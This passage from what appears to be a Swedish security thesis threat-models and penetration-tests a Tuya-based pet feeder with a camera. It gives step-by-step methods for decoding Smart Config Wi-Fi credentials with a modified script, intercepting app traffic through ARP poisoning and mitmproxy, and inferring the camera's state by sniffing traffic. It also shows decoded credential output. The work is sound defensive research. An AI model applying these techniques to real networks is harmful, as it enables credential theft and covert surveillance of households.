
- IoT1 Svaga, lättgissade eller hårdkodade lösenord.
- IoT2 Osäkra nätverkstjänster.
- IoT4 Brist på säkra uppdateringsmekanismer.
- IoT7 Osäker datatransfer och datalagring.

Mobile Top 10 2016

- M3 Osäker kommunikation.
- M5 Otillräcklig kryptering.
- M7 Låg kodkvalitet.
- M8 Kodmanipulering.
- M9 Demontering.

6.4.3 Attackvektordiagram

Attackvektordiagrammet visar vart i systemet attackvektorerna utgör ett hot.



Figur 3: Möjliga attackvektorer

6.5 Dokumentera hot

Samtliga hot som identifierats under hotmodelleringen eller under arbetets gång sammanställdes i en hotspårbarhetsmatris och finns bifogad i Bilaga 1. Nedan följer en kortare dokumentation av de identifierade hoten. Sannolikheten för att attacken lyckas graderas till låg/mellan/hög.

Hot #1

Hotbeskrivning	Angriparen får åtkomst till användarens lokala nätverk.
Angripen tillgång	SSID och lösenord till Wi-Fi.
Attackteknik	Angriparen utför en MITM-attack och lyssnar på nätverket när användaren kopplar upp enheten till Wi-Fi.
Motåtgärd	Säkra kryptografiska algoritmer används för att kryptera SSID och lösenord.
Uppskattad sannolikhet för en lyckad attack	Attacken uppskattas ha hög sannolikhet att lyckas, då det finns flera verktyg och skript för att avkoda meddelandena och en oerfaren angripare kan utföra den.

Hot #2

Hotbeskrivning	Angriparen får åtkomst till systemet genom nätverkstjänster som lyssnar på öppna portar.
Angripen tillgång	Öppna portar.
Attackteknik	Angriparen utför lösenordsknäckningsattacker på systemets öppna portar.
Motåtgärd	Inga banners med information om nätverkstjänster, tjänsterna accepterar endast trafik från specifika IP-adresser, tjänsterna använder starka användarnamn och lösenord, tillåter endast ett begränsat antalet inloggningsförsök från samma IP-adress.
Uppskattad sannolikhet för en lyckad attack	Telnet-tjänsten på enheten printade ”petwant login:”, vilket kunde kopplas till ISE:s hackning av en foderautomat av

	samma märke (se sektion 5.1). [51] Sannolikheten för att attacken skulle lyckas med det redan avkodade lösenordet beräknades därför vara hög.

Hot #3

Hotbeskrivning	Angriparen hittar och utnyttjar sårbarheter i programmen som lyssnar på de öppna portarna.
Angripen tillgång	Program som lyssnar på öppna portar.
Attackteknik	Angriparen gör fuzzing-attacker där olika typer av input skickas till de öppna portarna.
Motåtgärd	Programmen hanterar olika och extrema typer av input, har implementerade autentiseringsmekanismer, skickar data över krypterade kanaler.
Uppskattad sannolikhet för en lyckad attack	All applikationsdata till/från enheten skickas över TLSv1.2 och videoflödet som skickas över UDP är krypterat, vilket försvårar för en eventuell fuzzing-attack. En lyckad attack kräver kunskap om de protokoll som används och den input som programmen lyssnar efter. Sannolikheten för en lyckad fuzzing-attack är därför låg.

Hot #4

Hotbeskrivning	Angriparen fjärrkör kommandon eller exekverar skadlig kod på enheten.
Angripen tillgång	Öppna portar.
Attackteknik	Angriparen skickar kommandon eller skadlig kod till programmen som lyssnar på de öppna portarna.

Motåtgärd	Programmen validerar input, tar enbart emot input från kända IP-adresser, skickar data över krypterade kanaler.
Uppskattad sannolikhet för en lyckad attack	För en angripare som inte har tillgång till filsystemet och kan dekompilera programmen är sannolikheten låg för att lyckas med att exekvera kod eller kommandon på enheten via dess öppna portar eftersom angriparen inte vet hur inputen ska formateras för att programmen ska acceptera och exekvera dem. För en angripare med tillgång till filsystemet ställs istället höga krav på skicklighet och kunskap för att lyckas hitta sårbarhet i koden som kan utnyttjas för en fjärrkörning av kommandon eller kod. Sannolikheten för en lyckad attack uppskattas därför vara låg/mellan.

Hot #5

Hotbeskrivning	Angriparen kan avgöra vilket tillstånd foderautomaten är i, till exempel om enhetens kamera övervakas i mobilapplikationen eller ej, eller om kamerans sensorer känner av rörelser.
Angripen tillgång	Wi-Fi.
Attackteknik	Angriparen lyssnar på nätverket och analyserar dataflödet till/från enheten.
Motåtgärd	Enheten maskerar variationer i trafikflödet.
Uppskattad sannolikhet för en lyckad attack	Attacken har uppskattningsvis hög sannolikhet för att lyckas, baserat på två tidigare lyckade studier av övervakningskameror (se sektion 5.4). [73][74]

Hot #6

Hotbeskrivning	Angriparen laddar upp manipulerad firmware på enheten och får full kontroll över dess funktioner.
Angripen tillgång	Firmware.
Attackteknik	Angriparen imiterar servern och laddar upp manipulerad firmware på enheten eller lyssnar på nätverket när en firmware-uppdatering sker och modifierar paketen ”i luften”.
Motåtgärd	Firmware-uppdatering skickas över krypterad kanal, enheten utför firmware-validering.
Uppskattad sannolikhet för en lyckad attack	Det krävs stor kunskap om enheten, tillgång till firmwaren och en skicklig angripare för att modifiera firmwaren så att den kompatibel med hårdvaran och är fungerar som tänkt. Sannolikheten för en lyckad attack uppskattas därför vara låg.

Hot #7

Hotbeskrivning	Angriparen får åtkomst till firmwaren under en uppdatering.
Angripen tillgång	Firmware.
Attackteknik	Angriparen lyssnar på nätverket när en firmware-uppdatering sker och laddar ner paketen ”i luften”.
Motåtgärd	Firmware-uppdateringen skickas över krypterad kanal, firmware-uppdateringar omfattar endast nödvändiga filer/ändringar.
Uppskattad sannolikhet	Om firmware-bilden inte finns tillgänglig på internet och angriparen inte kan ladda ner firmware från hårdvaran kan angriparen försöka komma åt den under en uppdatering. Attacken har låg/mellan sannolikhet för att lyckas då attacken är relativt lätt

för en lyckad attack	att utföra och det finns mycket dokumentation om attackteknikken att tillgå, men tidigare observationer av trafiken till/från enheten pekar på att uppdateringen sker över krypterad kanal.

Hot #8

Hotbeskrivning	Angriparen kan se videoflödet utan auktorisering.
Angripen tillgång	Videoflödet, öppna nätverkstjänster.
Attackteknik	Angriparen lyssnar på nätverket när enheten strömmar videoflödet. Angriparen kan ta del av videoflödet via öppna nätverkstjänster.
Motåtgärd	Datatransfer över krypterad kanal, krypterat videoflöde, inga öppna tjänster för till exempel RTSP.
Uppskattad sannolikhet för en lyckad attack	Foderautomatens videoflöde är krypterat och sannolikheten för att kunna ta del av videoflödet utan auktorisering bedöms därför vara låg.

Hot #9

Hotbeskrivning	Angriparen kommer åt inloggningsuppgifter till mobilapplikationen som skickas över nätverket.
Angripen tillgång	Användarnamn och lösenord till mobilapplikationen.
Attackteknik	Angriparen utför en MITM-attack och lyssnar på nätverket när användaren loggar in i mobilapplikationen.

Motåtgärd	Datatransfer över krypterad kanal, mobilapplikationen tillåter endast certifikat av betrodda CA, säkra kryptografiska algoritmer används för att kryptera användarnamn och lösenord.
Uppskattad sannolikhet för en lyckad attack	Attacken uppskattas ha låg/mellan sannolikhet att lyckas, då attacktekniken är enkel och en oerfaren angripare kan utföra den, men tidigare observationer av trafiken till/från enheten pekar på att uppdateringen sker över krypterad kanal.

Hot #10

Hotbeskrivning	Angriparen får full kontroll över enheten och dess funktioner.
Angripen tillgång	Foderautomatens funktioner.
Attackteknik	Angriparen imiterar MQTT-servern som enheten kommunicerar med och kan ta emot/skicka kommandon till/från enheten.
Motåtgärd	Kommunikation sker över krypterad kanal, valideringsmekanismer av servern.
Uppskattad sannolikhet för en lyckad attack	All MQTT-data skickas över TLSv1.2 och det finns således ingen information om hur MQTT-meddelandena ser ut. Detta gör det svårt att sätta upp en fungerande server för att skicka och ta emot förfalskade meddelanden och på så sätt styra foderautomaten. Sannolikheten för en lyckad attack bedöms därför vara låg.

Hot #11

Hotbeskrivning	Angriparen får kontroll över enheten, stjäl användarens identitet och kommer åt känslig information.

Angripen tillgång	Mobilapplikationens APK.
Attackteknik	Angriparen ändrar i mobilapplikationens APK för exekvering av främmande kod och lurar användaren att ladda ner den manipulerade mobilapplikationen.
Motåtgärd	Mobilapplikationens APK finns inte tillgänglig på internet, mobiltelefonen tillåter inte nedladdningar av applikationer från tredjepartsbutiker, mobilapplikationen upptäcker kodändringar vid körtid och förhindrar att den skadliga koden exekveras.
Uppskattad sannolikhet för en lyckad attack	Mobilapplikationen Tuya Smart används för alla Tuya-kompatibla enheter och är troligtvis en stor, komplex applikation. Mobilapplikationens APK finns tillgänglig på internet men kräver en skicklig angripare för att modifiera för att verka skadligt och lura användaren att ladda ner denna från en tredjepartsbutik. Sannolikheten för en lyckad attack uppskattas därför vara låg/mellan.

Hot #12

Hotbeskrivning	Angriparen får kunskap om servrar, systemets uppbyggnad och funktioner, kryptografiska konstanter, nycklar med mera.
Angripen tillgång	Mobilapplikationens APK.
Attackteknik	Angriparen dekompilerar och analyserar mobilapplikationens APK.
Motåtgärd	Mobilapplikationens APK finns inte tillgänglig på internet, koden har försvårats.
Uppskattad sannolikhet för en lyckad attack	Mobilapplikationen Tuya Smart används för alla Tuya-kompatibla enheter och är troligtvis en stor, komplex applikation. Mobilapplikationens APK finns tillgänglig på internet men kräver

	med stor sannolikhet en mycket skicklig angripare för att analyseras med foderautomaten som utgångspunkt. Sannolikheten för en lyckad attack uppskattas därför vara låg/mellan.

Hot #13

Hotbeskrivning	Angriparen gör enheten otillgänglig.
Angripen tillgång	Foderautomatens funktioner.
Attackteknik	Angriparen förbrukar enhetens batteri (powerbank) genom att förbruka dess resurser, genom exempelvis överflödesattacker.
Motåtgärd	Systemet tillåter inte inkommande paket i för hög hastighet, systemet droppar fragmenterade paket med en datalängd som överskrider dess MTU.
Uppskattad sannolikhet för en lyckad attack	Om attackerna går att utföra är det troligt att enheten kraschar innan batteriet är helt förbrukat. För att denna attack ska lyckas krävs det även att angriparen vet att enheten drivs med batteri. Sannolikheten för en lyckad attack uppskattas till låg/mellan.

Hot #14

Hotbeskrivning	Angriparen gör enheten otillgänglig.
Angripen tillgång	Foderautomatens funktioner.
Attackteknik	Angriparen överbelastar enhetens genom att förbruka dess resurser, genom exempelvis överflödesattacker.

Motåtgärd	Systemet tillåter inte inkommande paket i för hög hastighet, systemet droppar fragmenterade paket med en datalängd som överskrider dess MTU.
Uppskattad sannolikhet för en lyckad attack	Sannolikheten för en lyckad attack uppskattas till mellan. Attacken är enkel och kan utföras av en oerfaren angripare.

Hot #15

Hotbeskrivning	Angriparen gör systemet otillgänglig och får full kontroll över det.
Angripen tillgång	Mobilapplikationen.
Attackteknik	Angriparen låser ute användaren ur mobilapplikationen genom en lösenordsåterställnings-attack.
Motåtgärd	Tvåfaktorsautentisering, ogissningsbara återställningslänkar.
Uppskattad sannolikhet för en lyckad attack	Om en användare har glömt sitt lösenord kan användaren beställa en återställningslänk till sin mejladress som är kopplat till kontot. Länken innehåller en verifikationskod som är giltig i 30 minuter som skrivs in i mobilapplikationen för att sedan låta användaren välja ett nytt lösenord. För att attacken ska lyckas måste angriparen först komma åt användarens mejlkonto innan användarens kan låsas ute och sannolikheten för en lyckad attack bedöms därför vara låg.

Hot #16

Hotbeskrivning	Angriparen hittar känslig information eller sårbarheter i foderautomatens firmware.

Angripen tillgång	Firmware.
Attackteknik	Angriparen analyserar foderautomatens firmware.
Motåtgärd	Firmwaren är krypterad, filsystemets filer har försvårats för analys.
Uppskattad sannolikhet för en lyckad attack	För analys av firmwaren finns flera olika program och tekniker att tillgå. Filsystemet kan enkelt sökas igenom men demontering och analys av binära filer kräver både tid och en mycket skicklig angripare. Sannolikheten för en lyckad attack uppskattas därför vara låg/mellan.

6.6 Gradera hot

De dokumenterade hoten med mellan eller hög sannolikhet för en lyckad attack graderades utifrån DREAD modellen, beskriven i sektion 3.1.3.

En totalpoäng på 12–15 innebär hög risk, 8–11 innebär medium risk och 5–7 innebär låg risk.

Tabell 10: Hot graderade utifrån DREAD modellen

ID	Hot	D	R	E	A	D	Totalt
1	Angriparen får åtkomst till SSID och lösenord till Wi-Fi.	2	1	3	3	2	11
2	Angriparen får åtkomst till foderautomaten via öppna portar.	3	3	3	1	3	13
5	Angriparen kan avgöra vilket tillstånd foderautomaten är i, till exempel om enhetens kamera övervakas i mobilapplikationen eller inte, eller om kamerans sensorer känner av rörelser.	2	3	3	1	3	12

7	Angriparen får åtkomst till foderautomatens firmware under en uppdatering.	3	2	2	1	3	11
9	Angriparen får åtkomst till användarnamn och lösenord till mobilapplikationen när det skickas över nätverket.	3	3	3	3	3	15
11	Angriparen modifierar mobilapplikationens APK och lurar användaren att ladda ner den skadliga mobilapplikationen.	3	2	2	3	3	13
12	Angriparen laddar ner mobilapplikationens APK och letar efter sårbarheter eller känsliga data.	3	3	2	2	2	12
14	Angriparen stör eller gör systemet otillgängligt genom att överbelasta foderautomaten.	2	3	3	3	3	14
16	Angriparen hittar känslig information eller sårbarheter i foderautomatens firmware.	3	3	2	3	2	13

6.7 Motivering för val av attacker

De graderade hoten hade alla mellan eller hög sannolikhet för en attack att lyckas och var således intressanta att utforska närmre. Ordningen för vilka testerna utfördes baserades på både graderingen men också på om attacken och dess resultat kunde ge ytterligare förståelse och information kring systemet. Till exempel var det första testet som utfördes en MITM-attack för att undersöka om en angripare kunde komma åt användarnamn och lösenord till mobilapplikationen, vilket också gav information om dataflödet, protokoll och certifikat. Alla hot förutom #11 och #12 testades, vilka inte hanns med på grund av tidsbrist. Ett ytterligare test genomfördes för hot #3, trots att sannolikheten för en lyckad attack beräknades vara låg. Anledningen till detta var att det kunde ge mer förståelse för systemet fungerar och då ISE lyckats skicka kommandon till en Petwant-foderautomat. [51]

7 Penetrationstestning

Det här kapitlet beskriver utrustning och verktyg som användes under penetrationstestningsfasen och vilka penetrationstest som utfördes på Trixie TX9.

7.1 Verktyg och utrustning

Enheterna som användes i penetrationstesterna listas i Tabell 11. Alla enheter var uppkopplade mot samma nätverk (2,4 GHz Wi-Fi).

Tabell 11: Enheter som användes under penetrationstesterna

Enhet	**IP-adress**
Dator med Parrot OS	192.168.10.172
Dator med Mac OS	192.168.10.230
iPhone iOS med Tuya Smart installerad	192.168.10.186
Trixie TX9	192.168.10.151
Router	192.168.10.1

Parrot OS

Parrot OS är Parrot Securitys egna GNU/Linux-distribution baserat på Debian, som fokuserar på säkerhet, integritet och utveckling. Parrot OS är gratis, lättviktig, går att använda på hårdvara med begränsade resurser och kommer med en mängd förinstallerad hacking-verktyg [80], vilket gör det lämpligt att använda för penetrationstestning av en IoT-enhet.

Datorn med Parrot OS installerat användes i första hand under penetrationstesterna och i de fall där komplettering behövdes användes en dator med Mac OS.

Ettercap
Ettercap är ett program som används för MITM-attacker. Ettercap kan bland annat detektera enheter, filtrera paket som skickas över nätverket och utföra ARP poisoning attacker på enheter på samma LAN. [81]

Wireshark
Wireshark är ett paketanalyseringsprogram som används för att fånga upp paket som skickas på nätverket. Programmet kan användas för nätverksfelsökning, analysering och protokollutveckling med stöd för över 100 protokoll. [82]

mitmproxy
mitmproxy är ett program som används som en proxyserver för att fånga upp HTTP- och HTTPS-trafik mellan en klient och server under en MITM-attack. [83]

Nmap
Nmap är ett verktyg för att upptäcka, hantera och monitorera nätverk. Nmap kan användas för att hitta enheter på nätverket, scanna portar, OS- och versionsdetektera och ping-scanna. [84]

Scapy
Scapy är ett Python-program för paketmanipulation och kan användas för att skicka, fånga upp, analysera och förfalska nätverkspaket.

Airmon-ng och Wireless Diagnostics
Airmon-ng är ett skript som används för att aktivera monitoreringsläge (eng. monitor mode) på trådlösa gränssnitt [85] och finns förinstallerat i Parrot OS. På Mac OS finns istället verktyget Wirless Diagnostics som kan användas för att fånga paket som skickas på det trådlösa nätverket. [86]

iw
iw är ett CLI-verktyg för trådlösa enheter som kan visa och manipulera enheterna och deras konfigurationer. Om hårdvaran stödjer övervakningsläge kan iw användas för att lägga till ett övervakningsgränssnitt. [87]

hping3
hping3 är ett nätverksverktyg för analysering av TCP/IP-paket. Det kan bland annat användas för att skicka anpassade TCP/IP-paket, testa brandväggar och portscanna. [88]

nc/netcat
netcat är ett nätverksverktyg för att läsa och skriva till nätverksanslutningar som kommunicerar över TCP eller UDP. Verktyget kan bland annat användas för att öppna TCP-anslutningar, skicka UDP-paket, lyssna på TCP- och UDP-portar och portscanna. [89]

Ghidra
Ghidra är ett program framtaget av amerikanska NSA som används för att analysera kod och program. Det har funktioner som demontering, montering och dekompilering. [90]

Binwalk
Binwalk är ett program som används för att extrahera inbäddade filsystem från firmware-bilder, analysera binära filer och körbar kod. [91]

Firmwalker
Firmwalker är ett bash-skript som söker igenom ett extraherat filsystem efter intressanta filer och nyckelord. [92]

7.2 Penetrationstester

7.2.1 MITM på Smart Config

7.2.1.1 Introduktion

Foderautomaten använder tekniken Smart Config för att nätverkspara till Wi-Fi.

Attackvektorn för penetrationstestet är MITM och målet är att fånga upp och avkoda mobilapplikationens serie av UDP-meddelanden för att få åtkomst till nätverkets SSID och lösenord. Det finns flera skript på GitHub för att avkoda sekvensen av UDP-meddelanden - ett av dem är *live-extract.py* av Matt Elttam. [93]

7.2.1.2 Metod

Mobilen och Parrot kopplades upp till samma Wi-Fi. I Parrot startades ett övervakningsgrässnitt för att monitorera all trafik på det trådlösa nätverket med hjälp av *iw*.

```
sudo iw dev wlan0 interface add mon0 type monitor
```

I en terminal i Parrot startades en modifierad version av skriptet *live-extract.py*. Ändringarna i skriptet utgick ifrån att mobilapplikationen sände ut 802.11 TKIP-paket. Följande ändringar gjordes i skriptet (rad: kod):

34: offset = 136
36: interface = ”mono”
64: if pkt.haslayer(Dot11TKIP):
112: init_seq_num = header_queue[3].TSO
117: index = (pkt.TSO – init_seq_num -1) % 256

I mobilen startades mobilapplikationen Tuya Smart och sattes i parningsläge enligt användarfall 1, beskrivet i sektion 6.2.1.

7.2.1.3 Resultat

Skriptet lyckades avkoda SSID och lösenord till Wi-Fi samt region, token och secret från parningstoken.

```
┌─[✗]─[root@parrot]─[/home/user/Desktop]
└──╼ #python3 live-extract.py
[+] Listening for targets ...
[+] Found target: 7a:9a:e9:17:c0:2e
[+] Decoding ...
REGION:"EU"  TOKEN:"qVyYn8x8"  SECRET:"VfcL"  SSID:"wifi"  PASSWORD:"test"
```

Figur 4: Avkodade uppgifter till Wi-Fi

7.2.1.4 Diskussion

Målet med testet var att fånga upp UDP-meddelandena och avkoda dem för att få fram SSID och lösenord till Wi-Fi - vilket lyckades. Skriptet avkodade även region, token och secret från parningstoken som används för att länka enheten med Tuya-kontot. [94] För att attacken ska lyckas krävs det att angriparen vet när användaren ska para sin enhet till Wi-Fi vilket i de flesta fall är osannolikt. Sårbarheten är trots det mycket allvarlig eftersom en lyckad attack resulterar i att exponera en otroligt stor attackyta (användarens lokala nätverk). Med åtkomst till nätverket kan en angripare utföra mängder av attacker mot såväl foderautomaten som andra uppkopplade enheter och applikationer.

7.2.2 MITM på mobilapplikationen

7.2.2.1 Introduktion

Attackvektorn för penetrationstestet är spoofing och MITM på mobilapplikationen. Målet är att avlyssna trafiken mellan Tuya Smart och routern för att ta reda på om trafiken och datapaketen skickas okrypterade och känslig information som användarnamn och lösenord kan fångas upp.

7.2.2.2 Metod

Mobilen med Tuya Smart, foderautomaten och Parrot kopplades upp till nätverket. I *Ettercap* scannades nätverket efter enheter och mobilens och routerns IP- och MAC-adresser identifierades. Två olika metoder användes för att omdirigera trafiken till/från mobiltelefonen så att den passerade angriparens dator. I både fallen användes *mitmproxy* som proxyserver i Parrot och sattes upp enligt steg 1–3 i *mitmproxys* guide till ”transparent proxying”. [95]

Test 1) CA-certifikat på mobilen

I Parrot utfördes steg 1-3 i *mitmproxys* guide till ”transparent proxying” [95] följt av att starta upp *mitmproxy*. I mobilen sattes en HTTP- proxyserver upp med Parrots IP-adress som serveradress och *mitmproxys* standardport 8080. På mobilen laddades *mitmproxys* CA-certifikat ned från http://mitm.it och aktiverades genom att ange tillit till certifikatet. [96][97] När Tuya Smart öppnades upp i mobilen skickades all trafik till proxyserver (Parrot) som dekrypterade mobilapplikationens HTTPS-trafik.


Test 2) ARP poisoning med Ettercap

En angripare har sällan fysisk tillgång till enheterna som kommunicerar. I dessa fall passar en transparent proxyserver bättre. I detta test utfördes en ARP poisoning-attack i Parrot med programmet *Ettercap*. I *Ettercap* angavs mobiltelefonens IP-adress som ”target 1” och routerns IP-adress som ”target 2”. ARP meddelanden skickades därefter ut på nätverket för att länka mobiltelefonens och routers IP-adresser med Parrots MAC-adress. När mobilen och routern sedan kommunicerade skickades istället all trafik till Parrot. Där startades en transparent proxyserver enligt steg 4 i *mitmproxys* guide till transparent proxying. [95]


7.2.2.3 Resultat

All data skickades krypterat över TLSv1.3 med SSL-certifikatet GoDaddy. Genom båda metoderna lyckades *mitmproxy* dekryptera trafiken och information om paketen som skickades mellan Tuya Smart och routern kunde inspekteras. Vid inloggning i mobilapplikationen upptäcktes att ingen känsliga data som användarnamn eller lösenord skickades i klartext.

Testerna utfördes även vid ett senare tillfälle då Tuya Smart hade uppdaterats till version 3.22.0 och visade på att Tuya Smart hade implementerat en säkerhetsåtgärd där mobilapplikationen inte längre betrodde främmande certifikat och MITM-attacken istället misslyckades.



Figur 5: En HTTPS post request för inloggning i Tuya Smart.



Figur 6: Efter uppdateringen litar mobilapplikationen inte på främmande certifikat.

7.2.2.4 Diskussion

Målet med attacken var att fånga upp och dekryptera trafik som skickades mellan mobilen och servern, vilket lyckades till en början. Det första resultatet visade på att vissa säkerhetsåtgärder var vidtagna för att förhindra MITM-attacker, till exempel att inloggningsuppgifterna var krypterade. Samtidigt kunde attacken utföras utan att bli påkommen eller avfärdad. Det andra resultatet visade istället att Tuya Smart efter

versionsuppdateringen inte längre litade på främmande certifikat och trafiken kunde inte inspekteras i *mitmproxy*. Det är dock osäkert om mobilapplikationen validerade hela certifikatskedjan. Penetrationstestet anses ha hög reliabilitet eftersom attackerna var enkla att utföra och följde *mitmproxys* instruktioner, och resultaten var desamma för båda metoderna för respektive testomgång. Det andra resultatet, där *mitmproxy* inte lyckades dekryptera TLS-trafiken, var oväntat men uppskattat då det visar på att Tuya vidtagit ytterligare åtgärder och aktivt jobbar med att öka säkerhet i deras produkter vilket de också visat på när andra sårbarheter uppdagats offentligt.

7.2.3 MITM på foderautomaten

7.2.3.1 Introduktion

Två studier visar på att man kunde avgöra vilket tillstånd en sagd övervakningskamera var i genom att bevaka mängden data som kameran skickade och tog emot över nätverket. [73][74] Trixie TX9 må vara en foderautomat i första hand, men med sin kamera och mikrofon är det stor risk att den också delar sårbarheter med andra typer av uppkopplade kameror. Attackvektorn som utforskas är MITM, med målet att övervaka mängden Wi-Fi-trafik som skickas från foderautomaten för att avgöra om det går att urskilja vilket tillstånd foderautomaten är i.

7.2.3.2 Metod

Foderautomaten, Parrot och Mac kopplades upp till Wi-Fi och i Parrot startades en Wi-Fi monitor med *airmon-ng* för att sätta det trådlösa gränssnittet i monitoreringsläge (eng. monitor mode). *Wireshark* användes för att övervaka Wi-Fi paketen på kanal 6, till och från foderautomaten. På Mac startades samtidigt *Wireless Diagnostics Sniffer* på samma kanal för att jämföra resultaten. 8 olika tester gjordes, inspirerade av [73], för att mäta trafiken i foderautomatens olika lägen:

Test 1) 90 sekunder med förtäckt kamera (ingen rörelse) med övervakning i mobilapplikationen.

Test 2) 90 sekunder med förtäckt kamera (med rörelse) med övervakning i mobilapplikationen.

Test 3) 90 sekunder med rörelse var 30:e sekund med rörelsedetektering aktiverad utan övervakning i mobilapplikationen.

Test 4) 90 sekunder med rörelse var 30:e sekund med rörelsedetektering aktiverad med övervakning i mobilapplikationen.


Test 5) 90 sekunder med rörelse var 30:e sekund med rörelsedetektering avstängd utan övervakning i mobilapplikationen.

Test 6) 90 sekunder med rörelse var 30:e sekund med rörelsedetektering avstängd med övervakning i mobilapplikationen.


Test 7 och 8) Rörelsedetekteringen var aktiverad respektive avstäng för test 7 och 8. Avlyssningen pågick i 150 sekunder enligt 5 faser:

1. 30 sekunder med förtäckt kamera (ingen rörelse) utan övervakning i mobilapplikationen.
2. 30 sekunder med förtäckt kamera (ingen rörelse) med övervakning i mobilapplikationen.
3. 30 sekunder med rörelse med övervakning i mobilapplikationen.
4. 30 sekunder med rörelse utan övervakning i mobilapplikationen.
